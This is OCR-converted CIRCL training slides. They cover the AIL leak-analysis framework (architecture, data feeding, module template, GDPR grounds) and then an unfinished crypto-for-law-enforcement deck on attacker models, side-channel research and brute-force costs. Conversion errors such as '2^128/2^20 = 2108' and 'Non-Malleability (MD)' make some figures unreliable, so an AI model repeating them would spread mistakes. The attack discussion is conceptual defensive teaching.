
**Data message passing:** ZMQ, Redis list and Redis  
Publisher/Subscriber

## AIL global architecture 1/2



## AIL global architecture 2/2

Redis PubSub 1: port 6380, channel queuing  
Redis PubSub 2: port 6380, channel script




# Data feeder: Gathering pastes with pystemon

## Pystemon global architecture


Redis PubSub 1: port 6380, channel queuing

Redis PubSub 2: port 6380, channel script




# AIL global architecture: Data streaming between module

---




# AIL global architecture: Data streaming between module (Credential example)

---



## Message consuming

---



- No message lost nor double processing
- Multiprocessing!

## Starting the framework

# Running your own instance from source

---

Make sure that ZMQ\_Global→address =

tcp://crf.circl.lu:5556,tcp://127.0.0.1:5556 in configs/core.cfg

## Accessing the environment and starting AIL

```
1  
2 # Launch the system and the web interface  
3 cd bin/  
4 ./LAUNCH -l
```

## Feeding the framework

# Feeding AIL

---

There are different way to feed AIL with data:

1. Be a trusted partner with CIRCL and ask to get access to our feed  
[info@circl.lu](mailto:info@circl.lu)
2. Setup *pystemon* and use the custom feeder
  - *pystemon* will collect pastes for you
3. Feed your own data using the API or the `import_dir.py` script
4. Feed your own file/text using the UI (Submit section)

# Feeding AIL

---

There are different way to feed AIL with data:

1. CIRCL trusted partners can ask to access our feed [info@circl.lu](mailto:info@circl.lu)
  - ▷ You already have access
2. ~~Setup *pystemon* and use the custom feeder~~
  - ~~*pystemon* will collect pastes for you~~
3. Feed your own data using the API or `import_dir.py` script
4. Feed your own file/text using the UI (Submit section)

# Via the UI (1)

---

Files submission

Submit a file

No file selected.

Archive Password

Optional

Tags :

Select Tags

Select Tags

Submit this paste

## Via the UI (2)

---

Submitting Pastes ...



Files Submitted 1 / 1

Submitted pastes
/home/all/git/All-framework/PASTES/submitted/2018/06/29/02071570-b464-4bbb-be59-37c58c9b8925.gz

Submitted Pastes 

Success ✓

## Feeding AIL with your own data - API

---

### api/v1/import/item

```
1  {
2      "type": "text",
3      "tags": [
4          "infoleak:analyst-detection=\"private-key\""
5      ],
6      "text": "text to import"
7 }
```

## Feeding AIL with your own data - import\_dir.py (1)

---

/!\ requirements:

- Each file to be fed must be of a reasonable size:
  - ~ 3 Mb / file is already large
  - This is because some modules are doing regex matching
  - If you want to feed a large file, better split it in multiple ones

## Feeding AIL with your own data - import\_dir.py (2)

---


1. Check your local configuration bin/package/config.cfg
  - In the file bin/package/config.cfg,
  - Add 127.0.0.1:5556 in ZMQ\_Global
  - (should already be set by default)
2. Launch import\_dir.py with the directory you want to import
  - import\_dir.py -d dir\_path

Creating new features

# Developing new features: Plug-in a module in the system

---

Choose where to put your module in the data flow:



Then, modify bin/package/modules.cfg accordingly

# Writing your own modules - /bin/template.py

---

```
1 import time
2 from pubsublogger import publisher
3 from Helper import Process
4 if __name__ == '__main__':
5     # logger setup
6     publisher.port = 6380
7     publisher.channel = 'Script'
8     # Section name in configs/core.cfg
9     config_section = '<section name>'
10    # Setup the I/O queues
11    p = Process(config_section)
12    # Endless loop getting messages from the input queue
13    while True:
14        # Get one message from the input queue
15        message = p.get_from_set()
16        if message is None:
17            publisher.debug("{} queue is empty, waiting".format(config_section))
18            time.sleep(1)
19            continue
20        # Do something with the message from the queue
21        something_has_been_done = do_something(message)
22
```

## Practical part

## Practical part: Pick your choice

---

1. Update support of docker/ansible
2. Graph database on Credential.py
  - Top used passwords, most compromised user, ...
3. Webpage scrapper
  - Download html from URL found in pastes
  - Re-inject html as paste in AIL
4. Improvement of Phone.py
  - Way to much false positive as of now. Exploring new ways to validate phone numbers could be interesting
5. **Your custom feature**

## Contribution rules

## How to contribute

---



imgflip.com

## Glimpse of contributed features

---

- Docker
- Ansible
- Email alerting
- SQL injection detection
- Phone number detection

## How to contribute

---

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.

## How to contribute

---

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution

## How to contribute

---

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution
- That's it!



## Final words

---

- Building AIL helped us to find additional leaks which cannot be found using manual analysis and **improve the time to detect duplicate/recycled leaks.**
  - Therefore quicker response time to assist and/or inform proactively affected constituents.

# Ongoing developments

---

- Python API wrapper
- **Data retention (export/import)**
- MISP format support (MISP modules expansion)
- auto Classify content by set of terms
  - CE contents
  - DDOS booters
  - ...
- Crawled items
  - add screenshot correlation
  - duplicate crawled domains
  - tor indexer
  - crawler cookie authentication

## Annexes

# Privacy, AIL and GDPR

---

- Many modules in AIL can process personal data and even special categories of data as defined in GDPR (Art. 9).
- The data controller is often the operator of the AIL framework (limited to the organisation) and has to define **legal grounds for processing personal data**.
- To help users of AIL framework, a document is available which describe points of AIL in regards to the regulation<sup>8</sup>.

---

<sup>8</sup><https://www.circl.lu/assets/files/information-leaks-analysis-and-gdpr.pdf>

## Potential legal grounds

---

- **Consent of the data subject** is in many cases not feasible in practice and often impossible or illogical to obtain (Art. 6(1)(a)).
- Legal obligation (Art. 6(1)(c)) - This legal ground applies mostly to CSIRTs, in accordance with the powers and responsibilities set out in CSIRTs mandate and with their constituency, as they may have the legal obligation to collect, analyse and share information leaks without having a prior consent of the data subject.
- Art. 6(1)(f) - Legitimate interest - Recital 49 explicitly refers to CSIRTs' right to process personal data provided that they have a legitimate interest but not colliding with fundamental rights and freedoms of data subject.

# Managing AIL: Old fashion way

---

## Access the script screen

```
1 | screen -r Script
```

Table: GNU screen shortcuts

Shortcut	Action
C-a d	detach screen
C-a c	Create new window
C-a n	next window screen
C-a p	previous window screen

# Managing your modules: Using the helper

screen(1: ModuleInformation)

Running Queues										
Action	Queue name	PID	#	S TLine	R TLine	Processed element	CPU %	Mem %	Avg CPU%	
<K>	Attributes	31731	5	2017-08-03 00:24:03	0:00:01	G3rbPVqV	3.10%	1.56%	3.60%	
<K>	BrowseWarningPaste	31952	2	2017-08-03 00:23:55	0:00:09	yPjD0aL03	0.00%	1.43%	0.00%	
<K>	Categ	31766	30	2017-08-03 00:23:58	0:00:06	HsL3zr6Y	6.70%	1.64%	17.40%	
<K>	Credential	31822	7	2017-08-03 00:24:04	0:00:06	yPjD0aL03	3.50%	1.63%	3.50%	
<K>	CreditCards	31783	11	2017-08-03 00:24:04	0:00:06	q9qsLsL0	4.80%	1.60%	4.80%	
<K>	DomClassifier	31755	71	2017-08-03 00:23:52	0:00:12	YmZDffBX	1.70%	1.64%	5.73%	
<K>	Indexer	31870	10	2017-08-03 00:24:03	0:00:01	825sZMu.u	67.60%	1.93%	61.47%	
<K>	Lines	31744	5	2017-08-03 00:24:03	0:00:01	zLEphtf7B	5.20%	1.57%	3.37%	
<K>	Mixer	31784	2	2017-08-03 00:23:59	0:00:06	6GzezzZX	0.30%	0.33%	0.46%	
<K>	MobileStats	31932	33	2017-08-03 00:23:57	0:00:07	7QCEJHTV	0.00%	1.64%	0.00%	
<K>	Phone	31888	2	2017-08-03 00:24:04	0:00:00	gHtEJCNh	3.40%	1.59%	3.53%	
<K>	Release	31899	30	2017-08-03 00:23:57	0:00:07	JpVhKVtj	1.80%	1.64%	8.55%	
<K>	SQLInjectionDetection	31941	1	2017-08-03 00:23:55	0:00:09	jNP00wmj	0.80%	1.49%	0.10%	
<K>	Tokenize	31775	42	2017-08-03 00:24:03	0:00:01	WTSfShg1	6.50%	1.57%	6.68%	
<K>	Web	31818	17	2017-08-03 00:23:45	0:00:19	jNP00wmj	0.00%	1.74%	0.00%	
<K>	WebStats	31922	2	2017-08-03 00:23:14	0:00:50	jNP00wmj	0.00%	0.51%	0.00%	

Idling Queues				Queues not running			
Action	Queue	PID	Idle TIME	Last paste hash	Action	Queue	State
<K>	Global	31717	0:00:00	nnDewhikX	<S>	Curve	Stuck or idle, restarting disabled
<K>	Keys	31880	0:00:00	yCHUXRlp	<S>	CurveManageTopSets	Not running by default
<K>	Mail	31805	0:00:01	rhnzf3yt	<S>	Cve	Stuck or idle, restarting disabled
					<S>	DumpValidOnion	Not running by default
					<S>	Duplicates	Stuck or idle, restarting disabled
					<S>	Onion	Stuck or idle, restarting disabled
					<S>	PreProcessFeed	Not running by default
					<S>	RegexForTermsFrequency	Stuck or idle, restarting disabled
					<S>	SentimentAnalysis	Stuck or idle, restarting disabled
					<S>	SetForTermsFrequency	Stuck or idle, restarting disabled

Time	Module	PID	Logs
00:23:29	Duplicates	31725	Cleared invalid pid in MODULE_TYPE.Duplicates
00:23:29	SentimentAnalysis	31961	*invalid pid in MODULE_TYPE.SentimentAnalysis
00:23:29	RegexForTermsFrequency	31852	*id pid in MODULE_TYPE.RegexForTermsFrequency
00:23:29	Curve	31837	Cleared invalid pid in MODULE_TYPE.Curve
00:23:29	SetForTermsFrequency	31864	*alid pid in MODULE_TYPE.SetForTermsFrequency
00:23:11	*	-	Cleared redis module info

0:24 05 bash [1 ModuleInformation] 2\$ Mixer 3\$ Global 4\$ Duplicates 5\$ Attributes 6\$ Lines 7\$ DomClassifier 8\$ Categ 9\$ Tokenize 10\$ CreditCards 11\$ Onion 12\$ Mail 13\$ Web 14\$ Creden

# Cryptography Workarounds For Law Enforcement

Snake oil Crypto, D4 and other tricks

Team CIRCL

2019/11/27



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Jean-Louis Huynen

# OUTLINE

- Cryptography 101,
- Brute Force 101,
- Encryption an Law Enforcement,
- Pretty Good Privacy / GnuPG
- Use-Case: RSA,
- First Hands-on: Understanding RSA,
- Snake-Oil-Crypto: a primer,
- Second Hands-on: RSA in Snake-Oil-Crypto,
- D4 passiveSSL Collection,
- Interactions with MISP.

# Cryptography 101

# CRYPTOGRAPHY CONCEPTS

- **Plaintext P:** Text in clear,
- **Encryption E:** Process of disguising the plaintext to hide its content,
- **Ciphertext C:** Result of the Encryption process,
- **Decryption D:** Process of reverting encryption, transforming C into P,
- **Encryption Key EK:** Key to encrypt P into C,
- **Decryption Key DK:** Key to decrypt C into P,
- **Cryptanalysis:** Analysis of C to recover P without knowing K.

# CRYPTOGRAPHY SERVICES

- **Confidentiality** : Ensure the secrecy of the message except for the **intended** recipient,
- **Authentication** : Proving a party's identity,
- **Integrity** : Verifying that data transmitted were not altered,
- **Non-repudiation** : Proving that the sender sent a given message.

## TYPE OF ENCRYPTION APPLICATIONS

- **In-transit encryption:** protects data while it is transferred from one machine to another,
- **At-rest encryption:** protects data stored on one machine.

# ENCRYPTION MOST IMPORTANT CONCEPTS

- **Confusion:** Obscures the relationship between the Cipher Text and the key. In a perfect cipher, changing one bit of the key should change all bits of the Cipher Text.
- **Diffusion:** Hides relationship between the Plain Text and the Cipher Text (eg. symbols frequencies). In a perfect cipher changing a single bit of the Plain Text bit affects at least half of the Cipher Text bits.
- **Kerckhoffs's Principle:** The algorithm can be public:  
*It [cipher] should not require secrecy, and it should not be a problem if it falls into enemy hands.*

**There is no security in obscurity.**

**Black Box** - Attackers may only see inputs / outputs:

- **Ciphertext-Only Attackers (COA)** : see only the ciphertext,
- **Known-Plaintext Attackers (KPA)**: see ciphertext and plaintext,
- **Chosen-Plaintext Attacker (CPA)**: encrypt plaintext, and see ciphertext,
- **Chosen-Ciphertext Attackers (CCA)**: encrypt plaintext, decrypt ciphertext.

**Grey Box** - Attackers see cipher's implementation:

- **Side-Channel Attacks:** study the behavior of the implementation, eg. **timing attacks**<sup>1</sup>:
  - ▶ Osvik, Shamir, Tromer [OSTo06]: Recover AES-256 secret key of Linux's dmcrypt in just 65 ms
  - ▶ AlFardan, Paterson [AFP13]: “Lucky13” recovers plaintext of CBC-mode encryption in pretty much all TLS implementations
  - ▶ Yarom, Falkner [YF14]: Attack against RSA-2048 in GnuPG 1.4.13: “On average, the attack is able to recover 96.7% of the bits of the secret key by observing a single signature or decryption round.”
  - ▶ Benger, van de Pol, Smart, Yarom [BvdPSY14]: “reasonable level of success in recovering the secret key” for OpenSSL ECDSA using secp256k1 “with as little as 200 signatures”

## ATTACKERS MODEL III


Most recent timing attack: **TPM-fail** [24420]

We discovered timing leakage on Intel firmware-based TPM (fTPM) as well as in STMicroelectronics' TPM chip. Both exhibit secret-dependent execution times during cryptographic signature generation. While the key should remain safely inside the TPM hardware, we show how this information allows an attacker to recover 256-bit private keys from digital signature schemes based on elliptic curves.

# ATTACKERS MODEL IV



## ■ Invasive Attacks:

- ▶ injecting faults [MFS<sup>+</sup>18],



# ATTACKERS MODEL V

- decapping chips<sup>2</sup>, reverse engineering<sup>3 4</sup>, etc [Hec18].



<sup>1</sup><https://cryptojedi.org/peter/data/croatia-20160610.pdf>

<sup>2</sup> <https://siliconpron.org/wiki/doku.php?id=decap:start>

<sup>3</sup> <http://siliconzoo.org>

<sup>4</sup> <http://degate.org>


# SECURITY NOTIONS

- **Indistinguishability (IND)** : Ciphertexts should be indistinguishable from random strings,
- **Non-Malleability (MD)**: “Given a ciphertext  $C_1 = E(K, P_1)$ , it should be impossible to create another ciphertext,  $C_2$  , whose corresponding plaintext,  $P_2$  , is related to  $P_1$  in a meaningful way.”

Semantic Security (IND-CPA) is the most important security feature:

- Ciphertexts should be different when encryption is performed twice on the same plaintext,
- To achieve this, randomness is introduced into encryption / decryption:
  - ▶  $C = E(P, K, R)$
  - ▶  $P = D(C, K, R)$

# SEMANTIC SECURITY



**Figure:** Image encrypted with AES-ECB

IND-CPA should not leak information about the PlainText as long as the key is secret:

- $C^1 = E(K, P^1)$ ,  $C^2 = E(K, P^2)$ , what are the couples?
- the same message encrypted twice should return two different CipherText,
- one way to achieve this is to introduce randomness in the encryption process:  $C = E(K, R, P)$  where R is fresh random bits,
- C should not be distinguishable from random bits.

**No Semantic Security without randomness**

# RANDOMNESS

- **Entropy:** (measure of) disorder in a system,
- **Random Number Generator:** a source of entropy, or uncertainty,
- **Pseudo Random Number Generator:** a crypto algorithm that produces a stream of random (hopefully) bits from the RNG.
- there are cryptographic and non-cryptographic (predictable) PRNG,
- there are software-based, and hardware-based PRNG.




Figure 2-1: RNGs produce few unreliable bits from analog sources, whereas PRNGs expand those bits to a long stream of reliable bits.

**Bad entropy sources are a disaster for crypto-systems (ask casinos).**

# QUANTIFYING SECURITY

RSA 2048 is roughly 100 bits security.

- The key size is different for the “bits of security”,
- “n-bits” of security means that  $2^n$  operations are needed to compromise break a cipher.

## TYPE OF ENCRYPTION

- Symmetric encryption: two parties share a key to encrypt and decrypt,
- Asymmetric encryption, there are two keys:
  - ▶ one can encrypt – this one is public – so public can send you encrypted messages,
  - ▶ another one can decrypt – this one is private – so you can decrypt the message encrypted for you.
- Obviously, one can not compute the private key from the public key.
- as the public key is public, the attacker model of public-key cryptography is Chosen Plaintext Attacker.

## **Brute Force 101**

# BRUTE FORCING - BASICS

2 Approaches:

- **Exhaustive Key Search:**

- ▶ n bits key :  $2^n$  trials,
- ▶ most likely around half of the trials ( $2^{n-1}$ ),
- ▶ no memory needed.

- **Code Book Attack**

- ▶ Pre-Compute  $C = E(P, K)$  for all keys  $K$ ,
- ▶ store  $2^k$  keys,
- ▶ for a given  $C$ , look up for  $K$ .

# BRUTE FORCING - KEY SEARCH

Key search is testing each possible keys by trial and errors:

- We usually consider that one trial requires 1 ns to complete,
  - ▶ n bits key :  $2^n$  trials,
  - ▶ 128 bits of security :  $2^{128}$  trials,
  - ▶  $2^{88}$  ns = age of the universe,
  - ▶ with ns by trial, we need  $2^{40}$  times the age of the universe to cover all keys,
- some attacks can be done in parallel (sequentially independent operations):
  - ▶ For one million cores:
  - ▶ length of one million in bits is  $\log_2(1000000) = 19, 93$
  - ▶  $2^{128}/2^{20} = 2108$
  - ▶  $2^{20}$  times the age of the universe.



# BRUTE FORCING - TMTD I

*"It usually takes a long time to find a shorter way."*

## Time-Memory Trade Off:

- Chosen Plaintext Attack,
